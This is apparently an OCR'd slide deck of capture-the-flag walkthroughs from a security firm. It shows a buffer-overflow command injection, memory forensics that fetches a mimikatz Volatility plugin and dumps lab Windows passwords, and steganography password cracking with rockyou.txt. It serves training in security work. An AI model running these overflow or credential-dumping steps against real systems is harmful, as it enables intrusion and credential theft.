
SOSECURE

" More Than Secure "

" ให้คุณปลอดภัยกว่า "



SOSECURE

Capture the flag

- Binary Exploit
- Cryptography & Steganography
- Forensic
- Misc & Scripting
- Web Application

CTF

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Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
Sam
Name is at 0xffcdc580; command is at 0xffcdc5a8
Goodbye, Sam!
Executing command: date
Wed Jul 17 09:17:46 UTC 2019
cnit_50sam2@deb-ed2:~$
```

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
Buffer Overflow Command Injection



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Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Name is at 0xfff2fe60; command is at 0xfff2fe88
Goodbye, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Executing command: AAAAAAAAAA
sh: 1: AAAAAAAAAA: not found
cnit_50sam2@deb-ed2:~$
```

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Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls
Name is at 0xffabb6e0; command is at 0xffabb708
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls!
Executing command: ls
buf  buf32  buf.c
cnit_50sam2@deb-ed2:~$
```

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls -l
Name is at 0xffea4fc0; command is at 0xffea4fe8
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls!
Executing command: ls
buf  buf32  buf.c
cnit_50sam2@deb-ed2:~$
```

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Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls
Name is at 0xff9b6010; command is at 0xff9b6038
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls
Executing command: ls
total 28
-rwxr-xr-x 1 cnit_50sam2 cnit_50sam2  8976 Jul 17 09:14 buf
-rwxr-xr-x 1 cnit_50sam2 cnit_50sam2 10148 Jul 17 09:17 buf32
-rw-r--r-- 1 cnit_50sam2 cnit_50sam2   487 Jul 17 09:17 buf.c
cnit_50sam2@deb-ed2:~$
```

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BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ 7z e memdump.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,

Scanning the drive for archives:
1 file, 214907435 bytes (205 MiB)

Extracting archive: memdump.7z
--
Path = memdump.7z
Type = 7z
Physical Size = 214907435
Headers Size = 130
Method = LZMA2:24
Solid = -
Blocks = 1

Everything is Ok

Size:       1073741824
Compressed: 214907435
```

CTF

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1×64, Win7SP0×64, Win2008R2SP0×64, Win2008R2SP1×64_24000,
P1×64, Win7SP1×64_24000, Win7SP1×64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/lab/BofA/memdump.mem)
                      PAE type : No PAE
                           DTB : 0×187000L
                          KDBG : 0×f80002a39110L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0×fffff80002a3ad00L
             KUSER_SHARED_DATA : 0×fffff78000000000L
           Image date and time : 2019-07-26 19:37:05 UTC+0000
     Image local date and time : 2019-07-26 12:37:05 -0700
```

CTF

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 sessions
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Session(V): fffff88003e82000 ID: 0 Processes: 28
PagedPoolStart: fffff900c0000000 PagedPoolEnd fffff920bfffffff
 Process: 328 csrss.exe 2019-07-26 19:23:26 UTC+0000
 Process: 364 wininit.exe 2019-07-26 19:23:27 UTC+0000
 Process: 460 services.exe 2019-07-26 19:23:28 UTC+0000
 Process: 468 lsass.exe 2019-07-26 19:23:28 UTC+0000
 Process: 476 lsm.exe 2019-07-26 19:23:28 UTC+0000
 Process: 568 svchost.exe 2019-07-26 19:23:29 UTC+0000
 Process: 632 svchost.exe 2019-07-26 19:23:29 UTC+0000
 Process: 724 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 772 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 800 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 824 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 904 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 272 svchost.exe 2019-07-26 19:23:31 UTC+0000
 Process: 924 spoolsv.exe 2019-07-26 19:23:32 UTC+0000
 Process: 1028 svchost.exe 2019-07-26 19:23:32 UTC+0000
 Process: 1124 svchost.exe 2019-07-26 19:23:32 UTC+0000
 Process: 1152 svchost.exe 2019-07-26 19:23:32 UTC+0000
 Process: 1360 cygrunsrv.exe 2019-07-26 19:23:34 UTC+0000
```

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BofA

```
**************************************************
Session(V): fffff880046a1000 ID: 2 Processes: 11
PagedPoolStart: fffff900c0000000 PagedPoolEnd fffff920bfffffff
 Process: 3000 csrss.exe 2019-07-26 19:25:31 UTC+0000
 Process: 3024 winlogon.exe 2019-07-26 19:25:32 UTC+0000
 Process: 1320 dwm.exe 2019-07-26 19:25:42 UTC+0000
 Process: 240 explorer.exe 2019-07-26 19:25:42 UTC+0000
 Process: 1908 taskhost.exe 2019-07-26 19:25:42 UTC+0000
 Process: 1300 regsvr32.exe 2019-07-26 19:25:44 UTC+0000
 Process: 1940 cmd.exe 2019-07-26 19:32:22 UTC+0000
 Process: 744 conhost.exe 2019-07-26 19:32:22 UTC+0000
 Process: 2368 flag449.exe 2019-07-26 19:35:49 UTC+0000
 Process: 1760 conhost.exe 2019-07-26 19:35:49 UTC+0000
 Process: 2064 FTK Imager.exe 2019-07-26 19:36:06 UTC+0000
 Image: 0xfffffa8002219fc0, Address fffff960000b0000, Name: win32k.sys
 Image: 0xfffffa8002bbc240, Address fffff96000500000, Name: dxg.sys
 Image: 0xfffffa8000cca240, Address fffff96000850000, Name: framebuf.dll
```

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BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6.1
**************************************************
ConsoleProcess: conhost.exe Pid: 1612
Console: 0xffdd6200 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: -
Title: -
----
CommandHistory: 0x2515a0 Application: - Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x58
----
CommandHistory: 0x2512f0 Application: cygrunsrv.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
```

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BofA

```
CommandHistory: 0x22ec50 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x22d810: whoami
————

Screen 0x211100 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\CTF-User-Admin>whoami
ctf-win-7\ctf-user-admin
```

CTF

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a004d64010 0x000000002311d010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a00000f010 0x000000002719a010 [no name]
0xfffff8a000024010 0x00000000270a5010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a0000531f0 0x00000000271d41f0 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000534410 0x0000000024038410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a000549010 0x0000000023ff8010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a000d21010 0x0000000021127010 \SystemRoot\System32\Config\SECURITY
0xfffff8a000d93010 0x0000000018bff010 \SystemRoot\System32\Config\SAM
```

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SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 printkey -o
0xfffff8a000024010 -K 'ControlSet001\Control\ComputerName\C
omputerName'
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

----------------------------------

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2019-07-26 19:15:19 UTC+0000

Subkeys:

Values:
REG_SZ                          : (S) mnmsrvc
REG_SZ        ComputerName      : (S) CTF-WIN-7
```

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SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 pslist  1 ✖
Volatility Foundation Volatility Framework 2.6.1
Offset(V)          Name                    PID   PPID   Thd
s     Hnds   Sess  Wow64 Start                           Exi
t
------------------ -------------------- ------ ------ ------
- -------- ------ ------ ------------------------------- ---
------------------------------

0xfffffa8000ca4820 System                    4      0     8
5      509 ------      0 2019-07-26 19:23:24 UTC+0000

0xfffffa80021cdb10 smss.exe                260      4
2       29 ------      0 2019-07-26 19:23:24 UTC+0000

0xfffffa80029e7b10 csrss.exe               328    320
9      428      0      0 2019-07-26 19:23:26 UTC+0000
```

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BofA

```
0×fffffa8001462750 SearchProtocol          844    2196
7       379       0       0 2019-07-26 19:34:30 UTC+0000

0×fffffa8002eddb10 flag449.exe             2368    240
1        20       2       1 2019-07-26 19:35:49 UTC+0000

0×fffffa8000dfe580 conhost.exe             1760    3000
2        52       2       0 2019-07-26 19:35:49 UTC+0000

0×fffffa8000fadb10 FTK Imager.exe          2064    240      2
2       422       2       0 2019-07-26 19:36:06 UTC+0000
```

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SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto    Local Address
Foreign Address      State            Pid      Owner
   Created
0x34af390          UDPv4    127.0.0.1:65359
*:*                                   2772     @????L     2
019-07-26 19:34:30 UTC+0000
0x9daa730          UDPv4    0.0.0.0:5355
*:*                                   272      svchost.exe
   2019-07-26 19:33:34 UTC+0000
0x9daa730          UDPv6    :::5355
*:*                                   272      svchost.exe
   2019-07-26 19:33:34 UTC+0000
0x15dbad00         UDPv4    127.0.0.1:55107
*:*                                   33935680 ?B
   2019-07-26 19:34:37 UTC+0000
0x16e7e010         UDPv6    ::1:65322
*:*                                   1152     svchost.exe
```

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
BofA


2019-07-26 19:25:38 UTC+0000
0x3ddba210 UDPv4 192.168.88.15:1900
: 1152 svchost.exe
2019-07-26 19:25:38 UTC+0000
0x3da0d780 TCPv4 0.0.0.0:22
0.0.0.0:0 LISTENING 1684 sshd.exe

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SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ rm plugins
rm: cannot remove 'plugins': Is a directory

┌──(kali㉿kali)-[~/lab/BofA]
└─$ rm -rf plugins                                              1 ✘

┌──(kali㉿kali)-[~/lab/BofA]
└─$ cd /home/kali/lab/BofA/

┌──(kali㉿kali)-[~/lab/BofA]
└─$ mkdir plugins

┌──(kali㉿kali)-[~/lab/BofA]
└─$ cd plugins/

┌──(kali㉿kali)-[~/lab/BofA/plugins]
└─$ wget https://raw.githubusercontent.com/dfirfpi/hotoloti
/master/volatility/mimikatz.py
--2022-03-30 06:05:01--  https://raw.githubusercontent.com/
dfirfpi/hotoloti/master/volatility/mimikatz.py
Resolving raw.githubusercontent.com (raw.githubusercontent.
com)... 185.199.109.133, 185.199.110.133, 185.199.111.133,
...
Connecting to raw.githubusercontent.com (raw.githubusercont
ent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23657 (23K) [text/plain]
Saving to: 'mimikatz.py'

mimikatz.py     100%  23.10K  --.-KB/s    in 0.005s

2022-03-30 06:05:03 (4.16 MB/s) - 'mimikatz.py' saved [2365
7/23657]


┌──(kali㉿kali)-[~/lab/BofA/plugins]
└─$ pip install construct
```

CTF

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py --plugins=/home/kali/lab/BofA/plugins --profile=
Win7SP1x64 -f memdump.mem mimikatz

Volatility Foundation Volatility Framework 2.6.1
Module   User              Domain            Password
________ ________________  ________________  ________________
________________________

wdigest  CTF-User-Admin    CTF-WIN-7         ctfadmin

wdigest  sshd_server       CTF-WIN-7         D@rj33l1ng

wdigest  CTF-WIN-7$        WORKGROUP
```

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
SOSECURE

The Hacker



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SOSECURE

The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool hacker.jpg
ExifTool Version Number         : 12.40
File Name                       : hacker.jpg
Directory                       : .
File Size                       : 344 KiB
File Modification Date/Time     : 2022:03:18 02:33:58-04:00
File Access Date/Time           : 2022:03:18 06:18:20-04:00
File Inode Change Date/Time     : 2022:03:18 06:18:20-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Profile CMM Type                :
Profile Version                 : 4.3.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 0000:00:00 00:00:00
```

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SOSECURE

The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool tom.jpg
ExifTool Version Number         : 12.40
File Name                       : tom.jpg
Directory                       : .
File Size                       : 3.9 MiB
File Modification Date/Time     : 2022:03:18 05:33:56-04:00
File Access Date/Time           : 2022:03:18 05:33:56-04:00
File Inode Change Date/Time     : 2022:03:18 05:33:56-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
XMP Toolkit                     : Image::ExifTool 12.40
Rights                          : U3RlZ2Fub2dyYXBoeSBpcyB0aGUgcHJhY3RpY2Ugb2Y
gY29uY2VhbGluZyBtZXNzYWdlcyBvciAKaW5mb3JtYXRpb24gd2l0aGluIG90aGVyIG5vbnNlY3Jl
dCBkYXRhIGFuZCBpbWFnZXMuIFRoZSBjYXQgCmhvbGRzIHRoZSBpbmZvcm1hdGlvbiB5b3Ugd2Fud
CwgZmVlZCB0aGUgY2F0IGEgdHJlYXQgdG8gZ2V0IAp0aGUgaGlkZGVuIG1lc3NhZ2Uu
Image Width                    : 6000
Image Height                    : 4000
```

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
The Hacker



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
The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide info tom.jpg
"tom.jpg":
  format: jpeg
  capacity: 245.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```



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The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ stegcracker tom.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'tom.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: leandra
Tried 10191 passwords
Your file has been written to: tom.jpg.out
leandra
```

